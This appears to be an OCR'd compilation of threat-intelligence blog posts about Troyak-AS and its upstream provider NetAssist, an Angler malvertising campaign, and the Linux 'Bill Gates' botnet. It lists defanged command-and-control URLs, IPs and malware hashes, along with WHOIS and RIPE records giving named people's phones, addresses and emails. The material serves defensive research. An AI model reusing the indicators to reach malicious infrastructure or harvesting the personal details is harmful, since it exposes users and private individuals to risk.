In this post, I'll discuss Troyak-AS, a well-known cybercrime-friendly hosting provider, that represented, the growing factor, for the highest percentage of malicious and fraudulent activity online, throughout 2010, its upstream provider NetAssist LLC, and most importantly, a malicious innovation applied by cybercriminals, at the time, namely the introduction of malicious netblocks and ISPs, within the RIPE registry, relying on [1]**OPSEC (Operational Security)** and basic evasive practices.

According to RSA, the [2]**Ukrainian based ISP NetAssist LLC** is listed as a legitimate ISP, one whose services haven't been abused in any particular cybercrime-friendly way.

This analysis, will not only prove, otherwise, namely, that [3]**NetAssist LLC's** involvement in introducing a dozen of


[4]**cybercrime friendly networks** – including [5]**TROYAK-AS** – has been taking place for purely commercial reasons, with the ISP charging thousands of euros for the process, but also, expose a malicious innovation applied on behalf of [6]**opportunistic cybercriminals**, at the time, namely, the introduction of innovative bulletproof hosting tactics, techniques and procedures.

Domain name reconnaissance:

troyak.org - 74.208.21.227 (AS8560); 195.93.184.1 (AS44310) - Email: staruy.rom@troyak.org; staruy.rom@inbox.ru **smallshopkz.org** - 195.78.123.1 (AS12570)

The site is closed for redesign

For support and connection, please call: (095)2734191, e-mail:support@ctlan.net.



Name servers:


ns.troyak.org - 195.93.184.1 - (AS44307) ALYANSHIMIYA

ns.bgpvpn.kz - 91.213.93.10

ns.smallshopkz.org (195.78.123.1) is also known to have offered DNS services, to **prombd.net** (AS44107) PROMBUD-DETAL (AS50215 Troyak-as at the time responding to **ctlan.net**) - 91.201.30.1, and **vesteh.net** (AS47560) VESTEH-NET

91.200.164.1

19



Domain name reconnaissance:

bgpvpn.kz

Organization Using Domain Name

Name.....: Mykola Tabakov

Organization Name.....: Mykola Tabakov

Street Address.....: office 211, ul. Pushkina, dom 166

City.....: Astana

State.....: Astana

Postal Code.....: 010000

Country.....: KZ

Administrative Contact/Agent

NIC Handle.....: CA537455-RT

Name.....: Mykola Tabakov

Phone Number.....: +7.7022065468

Fax Number.....: +7.7022065468

Email Address.....: tabanet@mail.ru

Nameserver in listed order:

*Primary server.....: **ns.bgpvpn.kz***

*Primary ip address.....: **91.213.93.10***

Domain name reconnaissance:

smallshopz.biz

Domain Name:SMALLSHOPKZ.ORG

Created On:30-Oct-2009 13:42:14 UTC

Last Updated On:19-Mar-2010 14:39:19 UTC

Expiration Date:30-Oct-2010 13:42:14 UTC


Sponsoring Registrar:Directi Internet Solutions Pvt. Ltd. d/b/a PublicDomainRegistry.com (R27-LROR) Status:CLIENT TRANSFER PROHIBITED

Registrant ID:DI _10606443

Registrant Name:Vladimir Vladimirovich Stebluk

Registrant Organization:N/A

20



Registrant Street1:off. 306, Bulvar Mira, 16

Registrant Street2:

Registrant Street3:

Registrant City:Karaganda

Registrant State/Province:Qaraghandyoblysy

Registrant Postal Code:100008

Registrant Country:KZ

Registrant Phone:+7.7012032605

Registrant Phone Ext.:

Registrant FAX:

Registrant FAX Ext.:

Registrant Email:vladcrazy@smallshopkz.org

NetAssist LLC (netassist.ua) (AS29632) reconnaissance:


inetnum: 62.205.128.0 - 62.205.159.255

netname: UA-NETASSIST-20080201

descr: NetAssist LLC

country: UA

org: ORG-NL64-RIPE



admin-c: MT6561-RIPE

admin-c: AVI27-RIPE

tech-c: MT6561-RIPE

tech-c: APP18-RIPE

status: ALLOCATED PA

mnt-by: RIPE-NCC-HM-MNT

mnt-lower: MEREZHA-MNT

mnt-routes: MEREZHA-MNT

mnt-domains: MEREZHA-MNT

source: RIPE # Filtered

organisation: ORG-NL64-RIPE

org-name: NetAssist LLC

org-type: LIR

address: NetAssist LLC

22

Max Tulyev

GEROEV STALINGRADA AVE APP 57 BUILD 54

04213 Kiev

UKRAINE

phone: +380 44 5855265

fax-no: +380 44 2721514

e-mail: info@netassist.kiev.ua

admin-c: AT4266-RIPE

admin-c: KS3536-RIPE

admin-c: MT6561-RIPE


mnt-ref: RIPE-NCC-HM-MNT

mnt-ref: MEREZHA-MNT

mnt-by: RIPE-NCC-HM-MNT

source: RIPE # Filtered

23



person: Max Tulyev

address: off. 32, 12 Artema str.,

address: Kiev, Ukraine

remarks: Office phones

phone: +380 44 2398999

phone: +7 495 7256396

phone: +1 347 3414023

phone: +420 226020344

remarks: GSM mobile phones, SMS supported

phone: +7 916 6929474

phone: +380 50 7775633

remarks: Fax is in auto-answer mode

fax-no: +380 44 2726209

remarks: The phone below is for emergency only

24

remarks: You can also send SMS to this phone

phone: +88216 583 00392

remarks:

remarks: Jabber ID mt6561@jabber.kiev.ua

remarks: SIP 7002@195.214.211.129

e-mail: maxtul@netassist.ua

e-mail: president@ukraine.su

nic-hdl: MT6561-RIPE

mnt-by: MEREZHA-MNT

source: RIPE # Filtered

person: Alexander V Ivanov

address: 14-28 Lazoreviy pr

address: Moscow, Russia

address: 129323

phone: +7 095 7251401


fax-no: +7 095 7251401

e-mail: ivanov077@gmail.com

nic-hdl: AVI27-RIPE

mnt-by: MEREZHA-MNT

source: RIPE # Filtered



person: Alexey P Panyushev

address: 8-142, Panferova street

address: Moscow, Russia

address: 117261

phone: +7 903 6101520

fax-no: +7 903 6101520

e-mail: panyushev@gmail.com

nic-hdl: APP18-RIPE

mnt-by: MEREZHA-MNT

source: RIPE # Filtered

Is NetAssist LLC, on purposely offering its services, for the purpose of orchestrating cybercrime-friendly campaigns, in a typical bulletproof cybercrime friendly fashion, or has it been abused, by an opportunistic cybercriminals, earning fraudulently obtained revenues in the process? Based on the analysis in this post, and the fact, that the company, continues offering IPv4 RIPE announcing services, I believe, that on the majority of occasions, the company 26

has had its services abused, throughout 2010, leading to the rise of the Avalance bothet.

I expect to continue observing such type of abuse, however, in a [7]**cybercrime ecosystem**, dominated, by the abuse of legitimate services, I believe that cybercriminals will continue efficiently bypassing defensive measures in place, through the abuse and compromise of legitimate infrastructure.

This post has been reproduced from [8]Dancho Danchev's blog .

1. http://www.webroot.com/blog/tag/opsec/

2. http://rsa.com/blog/blog_entry.aspx?id=1610

3. https://www.abuse.ch/?p=2417

4. http://ddanchev.blogspot.com/2010/05/avalanche-botnet-and-troyak-as.html

5. http://www.zdnet.com/article/troyak-as-the-cybercrime-friendly-isp-that-just-wont-go-away/

6. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html

7. http://www.webroot.com/blog/2013/12/27/cybercrime-trends-2013-year-review/

8. http://ddanchev.blogspot.com/

27

28

2.

2016

29

2.1

April

30

Cybercriminals Launch Malicious Malvertising Campaign, Thousands of Users Affected (2016-04-24 21:17) We've recently intercepted, a currently ongoing malicious malvertising attack, affecting thousands of users globally, potentially exposing their PCs, to, a multitude of malicious software, compromising, the, integrity, confidentiality, and, availability, of, their, PCs.

The campaign relies on the Angler Web malware exploitation kit, for, the, purpose of serving malicious software, on the, PCs, of, affected users exposing, their, PCs, to, a multitude,

of, malicious software, potentially leading, to, a compromise, of, their, PCs. Once, users, visit, a legitimate Web site, part, of the, campaign, their, PCs, automatically become, part, of the botnet, operated, by, the, cybercriminals, behind it, with, the, campaign, relying, on, the, use, of, the, exploitation, of, a well known, client-side, vulnerability.

Cybercriminals, often, rely, on, the, use, of, compromised, accounting, data, obtained, through, active data mining, of, a botnet's infected population, for, the purpose, of, embedding, malicious, client-side exploits, on well known, and highly popular, Web sites, next, to, the, active, client-side, exploitation, of, known, vulnerabilities, found, on public, and well, known, Web sites. Yet, another highly popular attack vector, remains, the use, of compromised, advertiser network publisher's account, for, the, purpose, of taking advantage, of, the publisher's, already established, clean, network, reputation.

In this post, we'll profile, the, malicious campaign, provide, actionable, intelligence, for, the, infrastructure, behind it, provide, malicious MD5s, as, well, as, discuss, in depth, the, tactics, techniques, and procedures, utilized, by, the, cybercriminals, behind it.

Sample detection rate for the Trojan.Win32.Waldek.gip malware: MD5: f2b92d07bb35f1649b015a5ac10d6f05

Once executed the sample phones back to:

hxxp://datanet.cc/extra/status.html - 146.185.251.154

Malicious URLs, used, in the, campaign:

hxxp://gamergrad.top/track/k.track?wd=48 &fid=2 - 104.24.112.169

hxxp://talk915.pw/track/k.track?wd=48 &fid=2 - 104.27.190.84

Known to have responded to the same IP (146.185.251.154) are also the following malicious domains: hxxp://crenwat.cc

hxxp://oldbog.cc

hxxp://datanet.cc

hxxp://glomwork.cc

hxxp://speedport.cc

hxxp://myhostclub.cc

hxxp://terminreg.cc

hxxp://currentnow.cc

hxxp://copyinv.cc

hxxp://lableok.cc

hxxp://agentad.cc

hxxp://appclone.cc

hxxp://tune4.cc

hxxp://objects.cc

Once executed, the, sample, phones, back, to the, following, C &C server: 31

hxxp://188.138.70.19

Known to have responded to the same IP (188.138.70.19) are also the following malicious domains: hxxp://alfatrade.cxaff.com

hxxp://affiliates.alfatrade.com

Known to have phoned back to the same malicious C &C server, are, also, the following malicious MD5s: MD5: aaa6559738f74bd7a2ff1b025a287043

MD5: b919a06e79318c0d50b8961b0e32eb0a

MD5: a384337cad9335b34d877dd4c59c73ce

MD5: e7b7b7664e89be18bcf2b79cc116731f

MD5: d712ddbc9b4fb27d950be93c1e144cce

Related malicious MD5s known to have phoned back to the same C &C server: MD5: aaa6559738f74bd7a2ff1b025a287043

MD5: b919a06e79318c0d50b8961b0e32eb0a

MD5: a2bd512e438801a2aa1871a2ac28e5bd

MD5: f01f9ded34cfe21098a2275563cf0d9d

MD5: e7b7b7664e89be18bcf2b79cc116731f

This post has been reproduced from [1]Dancho Danchev's blog .

1. http://ddanchev.blogspot.com/

Analyzing the Bill Gates Botnet - An Analysis (2016-04-24 22:47) We've, recently, intercepted, a high-profile, Linux-based, botnet-driven, type of, malicious, software, that's capable, of launching, a multitude of malicious attacks, on, compromised servers, potentially, exposing, the, integrity, confidentiality, and, availability, of, the compromised servers. Malicious attackers, often rely, on the use of compromised servers, for, the purpose, of, utilizing the access for malicious purposes, including, the capability, to launch malicious DDoS (Denial of Service Attack) attacks, and the ability, to spread additional malicious software, to potential users, including the capability to monetize access to the service, by, launching, DDoS for hire type of malicious and fraudulent services, including, the capability to launch high performance DDoS attacks.

In this post, we'll, profile, and analyze, the Bill Gates botnet, provide, actionable intelligence, on, the infrastructure, behind it, and, discuss, in depth, the tactics, techniques, and procedures, of the cybercriminals, behind it.

Malicious MD5s known to be part of the Bill Gates botnet:

MD5: 5d10bcb15bedb4b94092c4c2e4d245b6

MD5: 0d79802eeae43459ef0f6f809ef74ecc

MD5: 9a77f1ad125cf34858be5e438b3f0247

MD5: 9a77f1ad125cf34858be5e438b3f0247

MD5: a89c089b8d020034392536d66851b939

MD5: a5b9270a317c9ef0beda992183717b33

Known Bill Gates botnet C &C server:

hxxp://dgnfd564sdf.com - 122.224.34.42; 122.224.50.37

Malicious C &C servers known to be part of the Bill Gates botnet: 202.103.178.76

121.12.110.96

112.90.252.76

112.90.22.197

112.90.252.79

Known to have responded to the same malicious IP (122.224.50.37) are also the following malicious domains: hxxp://lfs99.com

hxxp://chchong.com

hxxp://uc43.net

hxxp://59wgw.com

hxxp://frade8c.com

hxxp://96hb.com

hxxp://cq670.com

hxxp://776ka.com

Malicious MD5s known to have phoned back to the same C &C server IP (122.224.50.37): MD5: 6739ca4a835c7976089e2f00150f252b

MD5: eb234cee4ff769f2b38129bc164809d2

MD5: dc893d16316489dffa4e8d86040189b2

MD5: 0c1cac2a019aa1cc2dcc0d3b17fc4477

MD5: b7765076af036583fc81a50bd0b2a663

Known to have responded to the same malicious IP (122.224.34.42) are also the following malicious domains: hxxp://76.wawa11.com

33

hxxp://903.wawa11.com

hxxp://904.wawa11.com

hxxp://905.wawa11.com

hxxp://906.wawa11.com

hxxp://907.wawa11.com

hxxp://91ww.0574yu.com

hxxp://9911sf.com

hxxp://901.t772277.com

hxxp://aisf.jux114.com

hxxp://520.wawa11.com

hxxp://awooolsf.com

hxxp://2288game.com

hxxp://588bc.com

hxxp://488game.com

hxxp://588bc.com

Malicious MD5s known to have been downloaded from the same malicious C &C server IP (122.224.34.42): MD5: 5d10bcb15bedb4b94092c4c2e4d245b6

MD5: 9a77f1ad125cf34858be5e438b3f0247

Malicious MD5s known to have been phoned back to the same malicious C &C server IP(122.224.34.42): MD5: 815e453b6e268addf6a6763bfe013928

Once executed the sample phones back to the following malicious C &C server IPs: hxxp://awooolsf.com/222.txt - 122.224.34.42

hxxp://xxx.com/download/xx.exe - 67.23.112.226

Known to have responded to the same malicious IP (67.23.112.226) are also the following malicious domains: hxxp://falconglobalimpex.com

hxxp://deschatz-army.net

hxxp://m.xxx.com

hxxp://xxx.com

hxxp://xxxsites.com

hxxp://t.xxx.com

hxxp://m.xxx.org

hxxp://m.xxxsites.com

hxxp://xxx.org

Known to have been downloaded from the same malicious IP (67.23.112.226) are also the following malicious MD5s:

MD5: b4b483eb0d25fa3a9ec589eb11467ab8

Known to have phoned back to the same malicious C &C server (67.23.112.226) are also the following malicious MD5s:

MD5: 53a7fc24cb19463f8df3f4fe3ffd79b9

MD5: 268b8bcacec173eace3079db709b9c69

MD5: 0faf6988dfeaa98241c19fd834eca194

MD5: 87f8ffeb17a72fda7cf28745fa7a6be8

MD5: c973f818a5f9326c412ac9c4dfaeb0bd

34

This post has been reproduced from [1]Dancho Danchev's blog .

1. http://ddanchev.blogspot.com/

35

